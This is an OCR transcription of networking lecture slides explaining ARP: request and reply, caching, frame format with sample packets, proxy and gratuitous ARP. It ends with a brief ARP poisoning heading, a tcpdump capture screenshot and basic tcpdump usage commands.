
supported protocol in datalink layer
- not a datalink layer protocol !!!!

Need datalink with broadcasting capability
- e.g. ethernet shared bus


ARP Idea


131.175.15.8
131.175.15.12
131.175.15.124
Who has IP
address
131.175.15.124 ??


ARP Idea


131.175.15.8
131.175.15.12
????
Not me!
131.175.15.124
Who has IP address 131.175.15.124 ??
Who has IP address 131.175.15.124 ??

ARP Idea


131.175.15.8
131.175.15.12
????
Not me!
131.175.15.124
Who has IP address 131.175.15.124 ??
Who has IP address 131.175.15.124 ??


ARP Idea


131.175.15.8
131.175.15.12
????
Not me!
131.175.15.124
It is me:
00:00:a2:32:5a:03
Who has IP
address
131.175.15.124 ??

ARP cache

Avoids ARP request for every IP datagram!

- Entry lifetime defaults to 20min
  - deleted if not used in this time
  - 3 minutes for “incomplete” cache entries (i.e. arp requests to non existent host)
  - it may be changed in some implementations
    - in particularly stable (or dynamic) environments
- arp -a to display all cache entries
- ip neighbor show dev <interface>



Try a traceroute or ping to check ARP caching!

- First packet generally delays more
- includes an ARP request/reply!

ARP request/reply: Ethernet Incapsulation

6 bytes	6 bytes	2B	28 bytes (for IP)	4 bytes
Ethernet destination address	Ethernet source address	frame type	ARP Request / Reply	CRC

Ethernet Destination Address
- ff:ff:ff:ff:ff:ff (broadcast) for ARP request

Ethernet Source Address
- of ARP requester

Frame Type
- ARP request/reply: 0x0806
- RARP request/reply: 0x8035
- IP datagram: 0x0800

Protocol demultiplexing codes!

ARP request/reply format

Hardware type: 1 for Ethernet

Protocol type: 0x0800 for IP (0000.1000.0000.0000)


- the same of Ethernet header field carrying IP datagram!

Hardware len = 6 bytes for Ethernet

Protocol len = 4 bytes for IP


ARP operation:

- 1=request
- 2=reply
- 3/4=RARP req/reply



Sample ARP request/reply

Sample ARP request/reply



FF:FF:FF:FF:FF:FF	dest MAC
00:00:8c:3d:54:01	src MAC
0x0806	ARP frame type
0x0001 | 0x0800	Ethernet / IP
0x06 | 0x04 | 0x0001	MAC=6 / IP=4 / rq=1,rpl=2
00:00:8c:3d:54:01	src MAC
131.175.15.8	src IP
00:00:00:00:00:00	dest MAC
131.175.15.24	dest IP
checksum	Ethernet checksum

Sample ARP request/reply

Ethernet Packet: ARP REQUEST				Ethernet Packet: ARP reply		
FF:FF:FF:FF:FF:FF			dest MAC	00:00:8c:3d:54:01		
00:00:8c:3d:54:01			src MAC	00:4f:33:03:ee:67		
0x0806			ARP frame type	0x0806		
0x0001		0x0800	Ethernet / IP	0x0001		0x0800
0x06	0x04	0x0001	MAC=6 / IP=4 / rq=1,rpl=2	0x06	0x04	0x0002
00:00:8c:3d:54:01			src MAC	00:4f:33:03:ee:67		
131.175.15.8			src IP	131.175.15.24		
00:00:00:00:00:00			dest MAC	00:00:8c:3d:54:01		
131.175.15.24			dest IP	131.175.15.8		
checksum			Ethernet checksum	checksum		

ARP cache updating

ARP requests carry requestor IP/MAC pair

ARP requests are broadcast

- thus, they MUST be read by everyone


Therefore, it comes for free, for every computer, to update its cache with requestor pair

Cannot do this with ARP reply, as it is unicast!

Proxy ARP

Device that responds to an ARP request on behalf of some other machine

- allows having ONE logical (IP) network composed of more physical networks
- especially important when different techologies used (e.g. 100 PC ethernet + 2 PC dialup SLIP)



returns router MAC address! Then router will forward packets to remote host

Gratuitous ARP

APR request issued by an IP address and addressed to the same IP address!!

- Clearly nobody else than ME can answer!
- WHY asking the network which MAC address do I have???

Two main reasons:

- determine if another host is configured with the same IP address
  - in this case respond occurs, and MAC address of duplicated IP address is known.
- Use gratuitous ARP when just changed hardware address
  - all other hosts update their cache entries!
  - A problem is that, despite specified in RFC, not all ARP cache implementations operate as described….

ARP: not only this mechanism!

Described mechanism for broadcast networks (e.g. based on shared media)

Non applicable for non broadcast networks

- in this case OTHER ARP protocols are used
  - e.g. distributed ARP servers
  - e.g. algorithms to map IP address in network address

ARP Poisoning

Tcpdump:command line network analyzer

File Edit View Terminal Tabs Help

```
17:13:21.395966 ip 10.10.2.17.36115 > 74.125.19.19.80: http http.method:POST htt
p.server:mail.google.com 1448
17:13:21.395982 ip 10.10.2.17.36115 > 74.125.19.19.80: http 204
17:13:21.396061 ip 10.10.2.17.36115 > 74.125.19.19.80: http http.mime_type:multi
part/form-data 1448
17:13:21.396636 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:21.396654 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:21.396662 ip 10.10.2.17.36115 > 74.125.19.19.80: http 404
17:13:21.396723 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:21.396993 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:22.159636 ip 74.125.19.19.80 > 10.10.2.17.36115: http http.mime_type:text/
html 1328
17:13:22.159664 ip 10.10.2.17.36115 > 74.125.19.19.80: http 0
17:13:37.903428 ip 10.10.2.17.36115 > 74.125.19.19.80: http http.method:POST htt
p.server:mail.google.com http.mime_type:application/x-www-form-urlencoded 1448
17:13:37.903445 ip 10.10.2.17.36115 > 74.125.19.19.80: http 241
17:13:37.904146 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:37.904172 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:37.904183 ip 10.10.2.17.36115 > 74.125.19.19.80: http 53
17:13:37.904478 ip 74.125.19.19.80 > 10.10.2.17.36115: http 0
17:13:38.265800 ip 74.125.19.19.80 > 10.10.2.17.36115: http http.mime_type:text/
html 349
17:13:38.265826 ip 10.10.2.17.36115 > 74.125.19.19.80: http 0
:
```

Tcpdump: some usage examples

Capture all packets on all interfaces and don't detect hostnames:

```
tcpdump –i any -n
```

Capture all packets on eth0 and save the trace on file (the whole packets…):

```
tcpdump –i eth0 –w file –s0
```

Capture 10 packets on eth0 to destination `$DEST`:

```
tcpdump –i eth0 –c 10 dst host $DEST
```

Capture all HTTP packets on eth0:


```
tcpdump –i eth0 tcp port 80
```

